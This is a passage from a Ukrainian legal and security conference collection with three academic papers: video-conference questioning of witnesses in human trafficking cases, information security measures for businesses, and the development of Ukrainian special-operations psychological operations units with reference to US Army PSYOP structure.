6. Пастернак-Таранушенко Г. А. Економічна безпека держави. Методологія забезпечення : монографія / Г. А. Пастернак-Таранушенко– К. : Київський ек-ний інститут менеджменту, 2003. – 320 с.

Щербакова Г.В.
головний науковий співробітник відділу науково-методичного забезпечення участі прокурорів у кримінальному провадженні НДІ Національної академії прокуратури України, кандидат юридичних наук, доцент

ДОПИТ СВІДКІВ У РЕЖИМІ ВІДЕОКОНФЕРЕНЦІЇ У КРИМІНАЛЬНИХ ПРОВАДЖЕННЯХ, ПОВ'ЯЗАНИХ З ТОРГІВЛЕЮ ЛЮДЬМИ

Відповідно до Державної соціальної програми протидії торгівлі людьми на період до 2020 року, яка була затверджена постановою Кабінету Міністрів України в лютому 2016 року, серед інших напрямів діяльності спрямованої на протидію торгівлі людьми таких, як: удосконалення нормативно-правової бази у сфері протидії торгівлі людьми; запобігання торгівлі людьми, її первинна профілактика, важливого значення має розслідування таких фактів та притягнення до відповідальності осіб причетних до торгівлі людьми.

Допит є тією процесуальною дією, що суттєво впливає на формування доказової бази під час досудового розслідування, а також судового розгляду різних видів кримінальних правопорушень.

Проблематика проведення допитів завжди знаходилася в центрі уваги як зарубіжних так і вітчизняних правників. Вчені звертали увагу на процесуальні, криміналістичні та психологічні аспекти цієї проблематики. Йдеться про науковий доробок Р. Белкіна, П. Біленчука, Е. Іщенк А. Іщенко, Ю. Чорноус, В. Шепітько тощо. Водночас, вказана проблематика не втратила своєї актуальності, та потребує подальшої наукової розробки.

У кримінальних провадженнях пов'язаних із торгівлею людьми підозрюваними доволі часто здійснюється фізичний або моральний вплив на свідків з метою зміни ними показань. Непоодинокими є випадки, коли погрози свідкам побиттям та навіть вбивством не є безпідставними, особливо коли підозрюваного не було взято під варту.

В таких випадках доречним є розгляд питання про застосування заходів безпеки, передбачених ст. 15 Закону України «Про забезпечення безпеки осіб, які беруть участь у кримінальному судочинстві», зокрема щодо забезпечення конфіденційності відомостей про осіб, які викривають винних у вчиненні кримінальних правопорушень. Дієвим заходом вбачається й проведення допиту у режимі відеоконференції.

Вказана процесуальна дія у поєднанні з іншими заходами безпеки дозволяє дистанціювати особу, від небезпечного для неї учасника кримінального провадження. Застосовувані під час вказаного виду допиту технічні засоби і технології мають забезпечувати інформаційну безпеку. Допит свідка здійснюється в окремо облаштованій кімнаті з використанням спеціального обладнання в режимі відеоконференції, що унеможливлює безпосередній контакт з підозрюваною (обвинуваченою) особою. Зображення людини, яка дає свідчення виводиться на монітор, який розміщений у залі судового засідання суду. На екрані під час судового процесу з'являється розмитий силует. Справжнє зображення бачить на своєму моніторі тільки суддя, який веде процес. Голос може бути спотворений, що навіть буде не зрозуміло, хто говорить – чоловік чи жінка.

Проведення допиту у режимі відеоконференції повинно відповідати загальним правилам допиту, що містяться у ст. 224 КПК України, а також положенням ст. 232 та ст. 336 КПК України. Допит малолітньої або неповнолітньої особи в режимі відеоконференції повинен також відповідати вимогам ст. 226 КПК України. Хід і результати допиту, проведеного у режимі відеоконференції, фіксується за допомогою технічних засобів відеозапису.

Такий спосіб убезпечення від посягань на життя та здоров'я свідка у вказаних кримінальних провадженнях є надійнішим навіть ніж забезпечення її фізичного захисту та будь-які інші заходи безпеки. Так, якщо особа свідчитиме в суді, то у відомий всім час вона повинна буде з'явитися у відомому всім місці – приміщенні суду. При цьому навіть якщо приставити до особи охоронців вони не зможуть гарантувати їй захист від пострілу.

Тактичними завданнями допиту є: виявлення елементів складу кримінального правопорушення, встановлення обставин, місця і часу вчинення цих суспільно небезпечних дій, способу й мотивів їх вчинення, зовнішній вигляд осіб, що брали участь в його вчиненні, встановлення інших свідків та осіб, причетних до нього.

Підготовка до допиту умовно поділяється на три основних рівня:

1) пізнавальний (передбачає вивчення матеріалів кримінального провадження; зібрання відомостей про особу допитуваного соціально-демографічного та психологічного характеру; ознайомлення зі спеціальними питаннями);

2) прогностичний (складається з прогнозування різних ситуацій допиту, визначення найдоцільніших способів встановлення психологічного контакту тощо;

3) синтезуючий (передбачає визначення порядку проведення допиту, встановлення кола осіб, які підлягають допиту; визначення предмету допиту;

підготовкою технічних засобів допиту, предметів, речових доказів, які слідчий планує пред'явити допитуваному, визначення тактичних прийомів його проведення тощо).

Під час підготовки до допиту слід з'ясувати до якої категорії свідків відносяться особи, яких слідчий планує допитати в якості свідка, це дозволить обрати черговість проведення допитів, визначити предмет допиту.

У ході допиту свідків у режимі відеоконференції по вказаним видам кримінальним проваджень з'ясовується наступний загальний перелік питань: характер відносин допитуваного свідка з підозрюваним (підозрюваними), потерпілим (потерпілими); дані про особу підозрюваного (підозрюваних); характер вчинених злочинних дій та звідки це стало відомо свідку; період злочинної діяльності підозрюваного та інших осіб причетних до цього; інші відомості, що мають значення для доказування. Вказаний перелік запитань доповнюється залежно від виду експлуатації людини, з метою якої здійснювалася торгівля людьми, конкретної слідчої ситуації, що склалася на певний період розслідування.

У кримінальних провадженнях щодо торгівлі людьми, що вчинялася з метою незаконної трансплантації та продажу органів або тканин людини з'ясовуються питання щодо вилучення, перевезення й трансплантації людських органів або тканин; віку, стану, історії хвороби та мотивації донорів і реципієнтів; наявності чи відсутності згоди близьких родичів на вилучення органів або тканин; відсутності родинних зв'язків між донором та реципієнтом; наявності застосування сили, примусу, обману, використання безпорадного стану або зловживання владою чи службовим становищем; наявності одиничного або повторного кримінального правопорушення; наявності щонайменше трьох осіб, які працюють за попередньою змовою як організована або транснаціональна група із спільною метою незаконної трансплантації; наявності корисливої мети осіб причетних до його вчинення тощо.

Водночас, у кримінальних провадженнях щодо торгівлі людьми з метою трудової експлуатації у ході допиту повинна одержуватися інформація щодо: вербування, переміщення, переховування, передачі і отримання людини замовнику шляхом її обману, шантажу чи використання уразливого стану; отримання винагороди, її характеру і розміру особою, яка здійснювала доставку та передачу «найманців» замовнику; наявності або відсутності трудової угоди; примушування до виконання робіт (шляхом обману, погроз, побиття тощо); відсутності оплати праці або невідповідності її розміру характеру, умовам та тривалості праці; обмеження будь-яких законних прав найманців та ін.

У ході допиту по кримінальним провадженням, щодо торгівлі людьми, вчиненої з метою сексуальної експлуатації людини, з'ясовуються питання: щодо характеру виїзду за кордон (добровільний чи вимушений); обізнаності щодо справжньої мети виїзду (вивезення) за кордон; особливості вербування та переправлення потерпілого та осіб, причетних до цього за кордон до місця призначення; характер та умови праці потерпілого (примушування потерпілого до роботи та ін).

Під час підготовки до допиту свідків, з метою визначення тактики його проведення, доречним враховувати класифікацію запропоновану В.К. Весельським та В.В. Пясковським, згідно якої свідки по даній категорії кримінальних правопорушень, поділяються на три основні групи: 1. Особи, які можуть підтвердити вчинення певних дій підозрюваними (обвинуваченими) щодо підготовки або вчинення ними даного виду кримінального правопорушення (як правило це працівники різних державних органів, організацій та установ, до яких зверталися підозрювані з проханням підготовки (підробки) певних документів). 2. Свідки з числа осіб, які добре знають потерпілих (родичі, друзі чи знайомі потерпілих). 3. Свідки з числа осіб, які добре знають підозрюваних чи обвинувачених (їх родичі, друзі чи знайомі). Слід враховувати, що покази свідків останньої категорії можуть бути необ'єктивними у зв'язку з небажанням псувати стосунки з підозрюваним, а також з ряду інших причин, тому їх показання вимагають критичної оцінки і всебічної перевірки [1, с. 126-127].

Для ефективності проведення допиту важливо використовувати тактичні прийоми, які повинні бути спрямовані на встановлення психологічного контакту з допитуваним та забезпечувати отримання найбільш повної й об'єктивної інформації. Велике значення в тактиці допиту свідків надається формулюванню питань, спрямованих на деталізацію показань.

У ситуації, коли особа дає неправдиві показання, тактичне завдання слідчого – переконати допитуваного переглянути свою позицію. Якщо в показах свідка є суттєві розбіжності з іншими матеріалами кримінального провадження, доречно застосовувати тактичний прийом «оголошення відомостей, що містяться в раніше отриманих показаннях допитуваного, а також пред'явлення інших доказів» [2, с. 122].

Список використаних джерел:

1. Весельський В.К., Пясковский В.В. Торгівля людьми в Україні (Проблеми розслідування): Навчальний посібник. – К. : КНТ, 2007. – 268 с.

2. Діяльність прокурора з протидії злочинам, пов'язаним з торгівлею людьми та незаконною трансплантацією органів і тканин : навч. посіб. / І. М. Козьяков, О. М. Толочко, В. М. Куц, А. М. Орлеан, І. П. Ковтун та ін.; Нац. акад. прокуратури України. – Кам'янець-Подільський : Буйницький О.А., 2014. – 166 с.

Юнацький О. В.
доцент кафедри приватної охоронної діяльності
Запорізького національного технічного університету кандидат юридичних наук, доцент

ЗАХОДИ ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ СУБ'ЄКТІВ ГОСПОДАРЮВАННЯ

В історії нашої держави правоохоронна діяльність, зазвичай, здійснювалася силами і засобами виключно державних структур, тому всі визначення цієї діяльності, що містяться у джерелах наукової літератури, співвідносять з діяльністю спеціально уповноважених органів. Але, з розвитком ринкових відносин, держава отримала велику кількість власних нездоланих проблем, що також вплинуло на проблеми окремих суб'єктів господарювання, оскільки вони залишилися для неї чужими.

Через це, в процесі функціонування підприємств суб'єктів господарювання, на перше місце ставиться питання організації приватної правоохоронної діяльності. У цьому аспекті ця діяльність отримує форму самозабезпечення економічної безпеки суб'єктом господарювання шляхом утворення власних служб безпеки, або залучення приватного сектора правоохорони, що покликані захищати підприємство від зовнішніх та внутрішніх загроз.

З появою приватного сектора правоохорони з'явилася теоретична необхідність у виділенні приватних різновидів правоохоронної діяльності, суть якої полягає в забезпеченні безпеки та охорони прав підприємництва, що значно ширше, ніж просто боротьба із злочинністю і правопорушеннями.

В Україні, як і в усіх пострадянських державах вважається, що служби безпеки створюються тільки на великих підприємствах і корпораціях приватної форми власності. Уже стало правилом, коли після зміни форми власності з державної на приватну, новий власник для більш ефективного управління підприємством і забезпечення стабільності його діяльності й розвитку, відразу ж ставить завдання щодо створення служби безпеки цього підприємства [1, с. 233].

Дійсно, протидія економічним правопорушенням і злочинам на будь-якому підприємстві суб'єкта господарської діяльності, незалежно від форми власності його майна, передбачає створення багатоцільової системи управління, обліку норм міжнародних стандартів, застосування досконалих технологій у прийнятті управлінських рішень, обґрунтування нових напрямів кадрової політики, проведення багатопрофільної підготовки кадрів.

Розроблення, прийняття і реалізація обґрунтованих управлінських рішень у забезпеченні економічної безпеки суб'єктів господарювання є однією з найважливіших проблем сучасного менеджменту. Про це також свідчить зростання масштабів збитків у результаті прийняття неправильних рішень в процесі забезпечення економічної безпеки.

Слід зазначити, що не всі аспекти самозабезпечення економічної безпеки на рівні суб'єктів господарювання набули досконалого вивчення. Зокрема, сьогодні є потреба пошуку нових ефективних напрямів управлінських рішень щодо самозабезпечення економічної безпеки суб'єктів господарювання з урахуванням сучасних видів посягань і загроз, реального соціально-економічного стану українського суспільства, роботи підприємств в умовах вкрай несприятливого стану із загрозою дефолту національної економіки.

Серед фахівців, що вивчали ці проблеми [2, 3, 4, 5, 6], наявні різні підходи до характеру організації забезпечення економічної безпеки суб'єктів господарювання. Наприклад, на рівні суб'єкта господарювання економічна безпека може забезпечуватися дієвістю нормативних, організаційних і матеріальних гарантій, а також своєчасним виявленням, профілактикою та дієвим припиненням посягань на підприємства, їх фінанси, майно або інтелектуальну власність, ділові зв'язки, технології, інформацію.

Тому, сьогодні, здебільшого, економічну безпеку суб'єктів господарювання забезпечують шляхом реалізації двох підходів:

- запобігання загрозам;
- реагування на загрози.

Як показує практика, найбільш небезпечні загрози безпеки цих суб'єктів проявляються в наступних формах:

- шахрайство, що пов'язане із заволодінням чужим майном або придбанням права на нього шляхом обману або зловживання довірою, заснованому на неправомірному доступі до інформаційно-комунікаційних систем, конфіденційної інформації, на підробці або спотворенні електронних документів в інформаційних і комунікаційних системах, мережах зв'язку;
- наклеп, що заснований на поширенні завідомо неправдивої інформації щодо керівників організації, яка ганьбить їх честь і гідність;
- шантаж, що пов'язаний із загрозою поширення персональних даних, іншої інформації, яка охороняється законом в режимі комерційної таємниці;
- порушення авторських і суміжних прав, пов'язаних з об'єктами інтелектуальної власності;
- протиправне розкриття інформації з обмеженим доступом третім особам;
- знищення або пошкодження інформаційних ресурсів, інформаційно-комунікаційних систем та мереж зв'язку за допомогою використання і поширення шкідливих програм, порушення правил експлуатації ЕОМ та їх мереж;
- заподіяння майнової шкоди власнику чи іншому власникові інформаційно-комунікаційних систем та мереж зв'язку шляхом обману або зловживання довірою без ознак розкрадання.

Внаслідок прояву зазначених загроз суттєво зростають ризики, що пов'язані із здійсненням основної діяльності суб'єкта господарювання (ризик втрати репутації, ризик ліквідності, операційні ризики, ризики втрати власності або важливих активів). Ці ризики, в свою чергу, пов'язані з можливістю виникнення ситуацій прояву загроз, які потребують додаткових, значних витрат матеріальних, людських, часових, фінансових та інших ресурсів на ліквідацію

наслідків цих загроз. Збільшення ризиків, як правило, призводить до збільшення витрат і відповідного зниження ефективності діяльності суб'єкта господарювання, зменшення його конкурентоспроможності.

Слід відокремити, що система забезпечення інформаційної безпеки суб'єкта господарювання характеризується двома складовими: діяльністю з підготовки та реалізації заходів, спрямованих на протидію проявів загроз інформаційної безпеки; мінімізацію наслідків цих проявів.

Заходи з протидії проявів загроз інформаційної безпеки суб'єкта господарювання та мінімізації наслідків цих проявів, в свою чергу, охоплюють три основні напрямки діяльності:

- управління персоналом;
- організація об'єктового режиму;
- організаційно-технічне забезпечення [7, с. 39].

Заходи з управління персоналом спрямовані, насамперед, на мінімізацію ризиків, що пов'язані з негативним проявом особистісних властивостей та якостей працівників підприємства, а також взаємодіючих суб'єктів. Вони включають добір і розстановку кадрів, забезпечення належної мотивації працівників до сумлінної роботи, підготовку та підвищення їх кваліфікації.

Заходи з організації об'єктового режиму націлені на мінімізацію ризиків, що пов'язані з можливими спробами нанесення збитків підприємству, його учасникам і взаємодіючим суб'єктам. Ці заходи включають здійснення пропускного і внутрішньо-об'єктового режимів, у тому числі встановлення і підтримання режимів контролю доступу до інформації, інформаційно-комунікаційних систем і систем зв'язку, контроль підтримання встановлених режимів та проведення службових розслідувань за фактами їх порушення.

Заходи з організаційно-технічного забезпечення дозволяють використовувати сучасні можливості технічних засобів охоронного призначення та технологій для встановлення і підтримки об'єктового режиму. Вони включають заходи з використання засобів захисту інформації, інформаційних і комунікаційних систем, засобів зв'язку, а також встановлення і реалізації політики національної безпеки в інформаційно-комунікаційних системах.

Крім того, важливу роль в ефективній реалізації заходів з протидії загрозам інформаційної безпеки суб'єкта господарювання відіграє належне нормативно-методичне забезпечення.

Список використаних джерел:

1. Шелухін М.Л. Економічна безпека суб'єктів господарювання : навч.-метод. посіб. / М.Л. Шелухін, Я.В. Билінін. – Донецьк: ДЮІ, ПП «ВД «Кальміус», 2012. – 344 с.

2. Козаченко Г.В. Економічна безпека підприємства: сутність та механізм забезпечення : монографія / Г.В. Козаченко, В.П. Пономарьов, О.М. Ляшенко. – К.: Лібра, 2003. – 280 с.

3. Курило В.І. Охоронний бізнес в Україні: загальна характеристика, стан та шляхи вдосконалення правового регулювання : монографія / В.І. Курило. – К.: Видавничий центр НАУ, 2003. – 232 с.
4. Мунтіян В.І. Економічна безпека України : монографія / В.І. Мунтіян. – К.: КВІЦ, 1999. – 463 с.
5. Низенко Э.И. Обеспечение безопасности предпринимательской деятельности : учеб. пособие / Э.И. Низенко. — К.: МАУП, 2003. – 124 с.
6. Подоляка А.М. Правове регулювання охорони громадського порядку в Україні : монографія / А.М. Подоляка. – Х. : Золота миля, 2008. – 352 с.
7. Организационно-правовое обеспечение информационной безопасности : учеб. пособие для студ. высш. учеб. заведений / А.А. Стрельцов [и др.] ; под ред. А.А. Стрельцова. – М.: «Академия», 2008. – 256 с.

Слюсаренко А. В.
кандидат історичних наук, доцент,
заступник начальника з наукової
роботи Національної академії
сухопутних військ України імені
гетьмана Петра Сагайдачного

СТАНОВЛЕННЯ ПІДРОЗДІЛІВ ІНФОРМАЦІЙНОГО ПРОТИБОРСТВА СИЛ СПЕЦОПЕРАЦІЙ ЗБРОЙНИХ СИЛ УКРАЇНИ ТА УРАХУВАННЯ ДОСВІДУ АРМІЇ США

Початок XXI століття характеризується переходом до неконвенційного («гібридного») протиборства, в якому вирішальна роль належить високоточній зброї та іншим нетрадиційним для війн попереднього покоління засобам, в тому числі – військам спеціального призначення, котрі реформуються в інтегровані сили спеціальних операцій (ССО) як самостійний компонент воєнної організації держави або принаймні її збройних сил, а також широкими застосуваннями методів інформаційно-психологічного протиборства (інформацйно-психологічних операцій, або ІпсО).

Відображаючи модерні уявлення про особливості збройної боротьби та якісні зміни, котрі відбулися у сучасному військовому мистецтві, Закон України «Про Збройні Сили України» до числа провідних функцій армії України відніс «проведення військових інформаційно-психологічних операцій». У свою чергу, прийнятий 7 липня 2016 р. Верховною Радою України Закон України № 4795 «Про внесення змін до деяких законів України щодо Сил спеціальних операцій (ССО) Збройних Сил України» поширив, по суті, дану функцію і на Сили спеціальних операцій ЗС України як новий окремий компонент національних Збройних Сил [1-2].

Зокрема, на функціонально значущий компонент ССО українського війська перетворюються частини інформаційно-психологічного протиборства. За даними відкритих джерел, до складу частин та підрозділів інформаційно-психологічних операцій (ІпсО) Командування ССО ЗС України входять Головний центр, 74 та 83-й центри ІпсО, 16-й загін ІпсО. До м. Бровари (Київська обл.) у 2014 р. з Севастополя передислокувався створений у 2003 р. 72-й центр ІпсО ВМС ЗС України. Структура останнього дає уявлення про організаційно-функціональну спрямованість подібних частин і включає *аналітичний відділ; відділ спостереження й спеціальних дій; відділення друкованої пропаганди; відділення інформаційно-телекомунікаційних технологій* [3-6].

Склалася система підготовки (перепідготовки) фахівців різного профілю, котрі можуть поповнювати військові частини ІпсО: на базі *Державного університету телекомунікацій, Інституту інформаційних технологій та Гуманітарного інституту (де, зокрема, ведеться навчання за спеціальністю* «Інформаційно-пропагандистське забезпечення військ (сил)») *Національного університету оборони України ім. Івана Черняховського, Житомирського військового інституту ім. С.П.Корольова, у Військовому інституті* (спеціальність – «Інформаційно-медійне забезпечення військ (сил)») Київського національного університету ім. Тараса Шевченка тощо.

У сучасних умовах та з погляду можливостей науково-технічної революції, інформаційні війна здатна забезпечити досягнення стратегічних цілей протистояння, і являє собою складну сукупність взаємоповязаних компонентів, включаючи інформаційне забезпечення наступальних дій у мирний та воєнний час, протиборство специфічними методами за панування над інформаційними ресурсами і простором, спрямоване на забезпечення необхідного рівня власної інформаційної безпеки та зниження його у противника. Само інформаційне протиборство стало однією із ключових складових новітніх доктрин «мережецентричної війни» (ЗС США і Великобританії) «інформаційно-центричної війни» (Франція), «оборонної мережевої концепції» (Швеція), у відповідних стратегіях КНР та РФ [7-17].

Відповідно до Польового статуту ЗС США FM 3-05.30, ІпсО спрямовані на зміну поведінки «обєктів впливу» на користь національних інтересів США, зниження морального потенціалу й психологічної стійкості противника. З червня 2010 р. у термінології ЗС США поняття «Psychological Operations (PSYOP, ПсО)» замінено визначенням Military Information Support Operations (MISO) – «операції з інформаційного забезпечення дій військ» [18]. Нині саме США виступають визнаним лідером у застосуванні цієї ефективної «нелетальної зброї», яку застосовують потужні, апробовані у багатьох збройних конфліктах другої плоивни XX – початку XXI ст., відмінно підготовлені й оснащені підрозділи інформборотьби, наявні у всіх елементах ССО армії США, і передовсім – у сухопутних військах. Офіційні документи МО США наголошували на тому, що підрозділи психологічної війни як складова ССО

мали отримати упродовж 2007–2011 рр. додатково 3500 чоловік (збільшитися на 33%).

Вивчення інформаційного компоненту ССО СВ США важливе для налагодження взаємодії між ними та відповідними підрозділами ЗС України (зокрема, у ході спільних навчань на Яворівському полігоні), а також у світлі планів США з активізації інформаційного протиборства з Росією та КНР на території «союзних країн». Йдеться про внесення 10 травня 2016 р. у палату представників Конгресу США проекту «Закону про протидію інформаційній війні» (Countering Information Warfare Act of 2016, H.R. 5181). Вузловим положенням цього акту є пропозиція щодо створення у структурі Держдепартаменту Центру аналізу інформації та протидії, який би співпрацював із відповідними органами МО США, директором Національної розвідки, ЗМІ та неурядовими грантовими організаціями [19].

Іноземний досвід набуває особливої ваги за умов, коли профільні підрозділи ЗС України, за словами координатора групи «Інформаційний спротив» Д.Тимчука, наприкінці лютого – на початку березня 2014 р. продемонстрували «безпорадність» на інформаційному театрі «гібридної війни», що стосувалося, зокрема, тактико-технічної та методичної неготовності сил ІпсО вести інформаційне протиборство у зоні конфлікту, адекватно працювати із свідомістю місцевого населення [20].

Стан наукової розробки теми вітчизняною історіографією започаткований працями радянських авторів – дослідників проблем психологічної війни із Заходом або розвитку іноземних спецслужб та військ спецпризначення [21-24], в яких підрозділи ІпсО армії США розглядалися фрагментарно, доволі ідеологізовано, через призму потенційного глобального протистояння із блоком НАТО. Сучасні дослідники теми належать, як правило, до силових структур України, намагаються цілісно вивчити історію становлення доктрини інформаційного протиборства США, бойового застосування підрозділів ІпсО армії США з часів Другої світової війни, локальних війн доби «холодної війни» та до сьогодення, вивчити форми і методи їх діяльності, передовсім –на досвіді локальних війн та спецоперацій межі XX-XXI ст. Передовсім варто згадати побудовані на солідному фактичному матеріалі, зарубіжних документальних та науково-аналітичних матеріалах дисертаційні праці й наукові труди *В.Вилка,* Я.Жаркова (профільного спеціаліста з ІпсО), В.Кацалапи, О.Остапенка, В. Оленєва, С.Павловської, А.Страннікова, В.Стрижевського та інших авторів [25-33].

Нині принципові рішення на проведення ПсО ухвалює президент, уряд та Конгрес США. Президент як верховний головнокомандувач здійснює загальне керівництво такими операціями через Раду національної безпеки та МО, а оперативне керівництво – через Комітет начальників штабів (КНШ). Загальну організацію та керування ПсО в ЗС США здійснює МО через апарат помічника міністра оборони зі спеціальних операцій та конфліктів низької інтенсивності. У складі відділу спеціальних операцій Об‘єднаного штабу (робочого органу) КНШ існує відділення ПсО та роботи з цивільним населенням, куди введені представники різних видів та родів військ ЗС США. Безпосередньо за

організацію та проведення ПсО відповідає Обєднане командування ССО ЗС США, у складі якого існує *Командування психологічних операцій.* Загалом у складі командування ПсО близько 9 тис. військовослужбовців та спеціалістів, з яких приблизно 1300 (17%) перебувають у регулярних військах, а решта – в організованому резерві. Під *психологічними операціями* розуміється планомірна пропагандистська і психологічна діяльність, яка проводиться в мирний і воєнний час, розрахована на іноземні ворожі, дружні чи нейтральні аудиторії з метою впливу на їхнє ставлення і поводження в сприятливому напрямку для досягнення як політичних, так і військових цілей США.

За своїм призначенням і особливостями проведення у воєнний час, психологічні операції поділяються на операції з підтримки бойових дій військ, та операції, які проводяться для забезпечення заходів за планом воєнного командування на ТВД. До них відносяться: «закріплення» захоплених територій; придушення антиурядових (антиамериканських) виступів в союзних країнах; дії сил спеціальних операцій на територіях суверенних держав з метою повалення небажаних для США урядів, а також ідеологічна обробка військовополонених та інтернованих цивільних осіб. Ведення психологічних операцій передбачено практично у всіх основних керівних документах Збройних сил США. Так, польовий статут FM 100-5 «Ведення операцій». Сама ж концепція, завдання, принципи планування, організації і ведення ПсО визначені статутом Сухопутних військ США FM 33-1 «Психологічні операції», який регулярно перевидається з урахуванням досвіду ведення останніх локальних конфліктів і розвитку оперативного мистецтва [25, с.8-9; 32, с. 103-109; 35; 36, с. 12-13].

Кожен вид ЗС США має власні засоби і сили ПсО, хоча основний їх потенціал зосереджений у Сухопутних військах (до 85%), тільки вони мають регулярні формування ПсО у мирний час. Ядром усієї структури ПсО ССО США є *4-та група психологічних операцій ,* яка сформована у 1967 р. та дислокується у Форті Брегг (Північна Кароліна). Чисельність групи – понад 1100 осіб (26% особового складу перебувають у різноманітних формуваннях ПсО Сухопутних військ, решта – в організованому резерві). Серед розгорнутого в мирний час персоналу – до 400 спеціалістів-лінгвістів з 35 мов, понад 60 висококваліфікованих експертів з національно-культурних, суспільно-психологічних, релігійних, ментальних, недійних, соціологічних, фінансових та інших проблем.

До компетенції 4-ї групи ПсО віднесено широке коло завдань:

- оперативне розгортання формувань психологічних операцій для підтримки військових та спеціальних операцій СВ ЗС та Корпусу морської піхоти США;
- розробка планів ПсО на ТВД та узгодження їх з оперативним планами бойового застосування військ або їх бойової підготовки у мирний час;
- розробка, виготовлення та розповсюдження продукції ПсО (листівок, літератури, плакатів, відео та аудіо продукції, програм теле- й радіомовлення тощо);
- проведення масштабних операцій на ТВД та тактичних ПсО в інтересах

безпосереднього забезпечення бойових дій;

- підготовка інформаційно-аналітичних, розвідувальних та довідкових матеріалів для командування різних рівні, державних органів США;
- консультативна допомога командирам у питаннях перекладу, країнознавчих проблемах, встановленні контактів з зарубіжним населенням [12; 27, с. 10-11; 33; 39, с. 17-18].

До складу Групи входять Управління та п'ять батальйонів ПсО. Три батальйони 4-ї групи мають регіональну спеціалізацію й визначаються для ведення ПсО стратегічних й оперативних рівнів на конкретних ТВД в інтересах об'єднаних командувань ЗС США:

1-й батальйон – призначений для дій у зонах Атлантичного океану, Центральної і Південної Америки;

6-й – ПсО у Європі та Африці;

8-й – спеціалізується на Тихоокеанському регіоні.

3-й батальйон спеціалізується на підготовці та поширенні продукції спецпропаганди. Він об'єднує всі типографські, радіо- і телевізійні та інші технічні засоби, які є на озброєнні регулярних формувань ПсО, і використовуються для підтримки частин сухопутних військ і морської піхоти. Його структуру становлять штабна рота; типографська рота; рота радіо- і телемовлення, рота зв'язку.

9-й батальйон здійснює тактичні ПсО (має штабну роту; регіонально орієнтовані роти: рота А – Атлантика, Центральна та Південна Америки; рота В – Європа та Африка; рота С – Тихоокеанський регіон). Нижчою тактичною одиницею регіональних рот є 12-15 функціональних команд ПсО рівня дивізійної або бригадної підтримки (3 особи зі станцією звукомовлення на базі автомобіля «Хаммер»).

Основними підрозділами регіональних батальйонів є секція управління, відділ стратегічних досліджень, два-три центри розробки матеріалів ПсО, дві-три регіональні роти. Звернімо увагу на те, що кожен батальйон має відділ стратегічних досліджень з власною електронною системою збору й обробки інформації, що дозволяє з високим ступенем спеціалізації та кваліфікації готувати кілька типів аналітичних документів.

Безперечно, що ССО в тому вигляді, в якому вони створені в США є унікальним явищем військової організації держави. Водночас досвід творення елітних військ США важливий при розбудові та бойовій підготовці вітчизняних ССО з урахуванням загроз національній безпеці нашої держави, особливостей її зовнішньополітичного курсу, загального контексту реформування її сектору безпеки та оборони. При цьому особливо повчальним для урахування в розбудові підрозділів ІпсО ССО ЗС України виявляється гармонійне поєднання загальнодержавної інформаційної політики, концептуальних задач в інформаційного протиборства, визначених для Збройних Сил, раціональна оргштатна побудова самих підрозділів (частин) та узгодження їх призначення із загальними пріоритетами діяльності ССО, серйозна профільна підготовка

кадрів та дбайливе ставлення до іновацйного матеріально-технічного забезпечення вояків «віртуального фронту».

Список використаних джерел:

1. Закон України «Про Збройні Сили України» [Електронний ресурс]. – Режим доступу: http://zakon0.rada.gov.ua/laws/show/1934-12/print1485250788686025
2. Закон України «Про внесення змін до деяких законів України щодо Сил спеціальних операцій Збройних Сил України [Електронний ресурс]. – Режим доступу: http://w1.c1.rada.gov.ua/pls/zweb2/webproc4_1?pf3511=59372
3. Сучасний стан сил спеціальних операцій: проблемні питання та шляхи вирішення. Науково-практичний семінар. Національний університет оборони України ім. І.Черняховського. 22 грудня 2015 р. – К.: НУОУ ім. Івана Черняховського, 2016. – 32 с.
4. Сили спеціальних операцій – вимога часу // Військо України. – 2015. – Січень [Електронний ресурс] – Режим доступу: http://viysko.com.ua/journal-online/sy-ly-spetsial-ny-h-operatsij-vy-moga-chasu/
5. Сили спеціальних операцій Збройних Сил України [Електронний ресурс] – Режим доступу: https://uk.wikipedia.org/wiki/
6. Психологическая война… [Електронний ресурс] – Режим доступу: http://stbcaptain.livejournal.com/
7. Бурутин А.Войны будущего станут информационными // Независимое военное обозрение. – 2008. – № 5.
8. Галака О., Ільяшов О., Павлюк Ю. Основі тенденції розвитку та ймовірні форми воєн та збройних конфліктів майбутнього // Наука і оборона. – 2007. – № 4. – С. 10–15.
9. Гриняев С. Концепция ведения информационной войны в некоторых странах мира // Зарубежное военное обозрение. – 2002. – № 2. – С. 11–15.
10. Гулай В.В. Розгортання «гібридної війни» Російської Федерації в умовах системної кризи державної організації України: інформаційно-комунікативні аспекти // Україна в системі змін парадигми світопорядку XX–XXI століть. – К.: Ун-т ім.Б.Грінченка, 2015. – С.15–19.
11. Дежин Е.Н. Информационная война по взглядам китайских военных аналитиков // Военная мысль. – 1999. – № 6. – С.73–76.
12. Мухин В. Ставка на информационный спецназ // Независимое военное обозрение. – 2015. – 15 апреля.
13. Павловська С. Інформаційно-психологічний вплив як фактор досягнення мети в ході воєнних дій // Воєнна історія. – 2008. – № 5. – С. 126–136.
14. Руснак І.С., Телелим В.М. Розвиток форм і способів ведення інформаційної боротьби на сучасному етапі // Наука і оборона. – 2000. – № 2. – С. 18–23.

15. Сищук О.А. Інформаційно-психологічний компонент «гібридної війни» // Україна в системі змін парадигми світопорядку XX–XXI століть. – К.: Ун-т ім.Б.Грінченка, 2015. – С.147–150.
16. Ткачук П.П., Гула Р.В., Сивак І.О. Інформаційна війна і національна безпека. – Львів: НА СВУ, 2015. – 265 с.
17. Храмчихин А. Информация как оружие. Традиционные средства ведения войны уступают место средствам и технологиям манипулирования сознанием // Независимое военное обозрение. – 2015. – 13 февраля.
18. Ахмадуллин В. Информационное подавление полковника Каддафи и его армии // Независимое военное обозрение – 2011. – 2 сентября.
19. Иванов В. На пропагандистском фронте // Независимое военное обозрение . – 2016. – 20 мая.
20. Алешкевич Д. Как Москва выигрывает информационную войну у Киева? [Електронний ресурс] – Режим доступу: http://www.belvpo.com/ru/42106.html
21. Богатырёв С. Г. Подрывная деятельность разведок противника против СССР и других социалистических стран при развёртывании и ведении империалистами будущей войны. – М.: Воениздат, 1962. – 234 с.
22. Волкогонов Д.А. Психологическая война: Подрывные действия империализма в области общественного сознания. – М.: Воениздат, 1984. – 320 с.
23. Силы специальных операций армий капиталистических государств. – М., 1990. – 432 с.
24. Справка о войсках специального назначения армий основных империалистических государств. – М.: ГРУ ГШ, 1974. – 48 с.
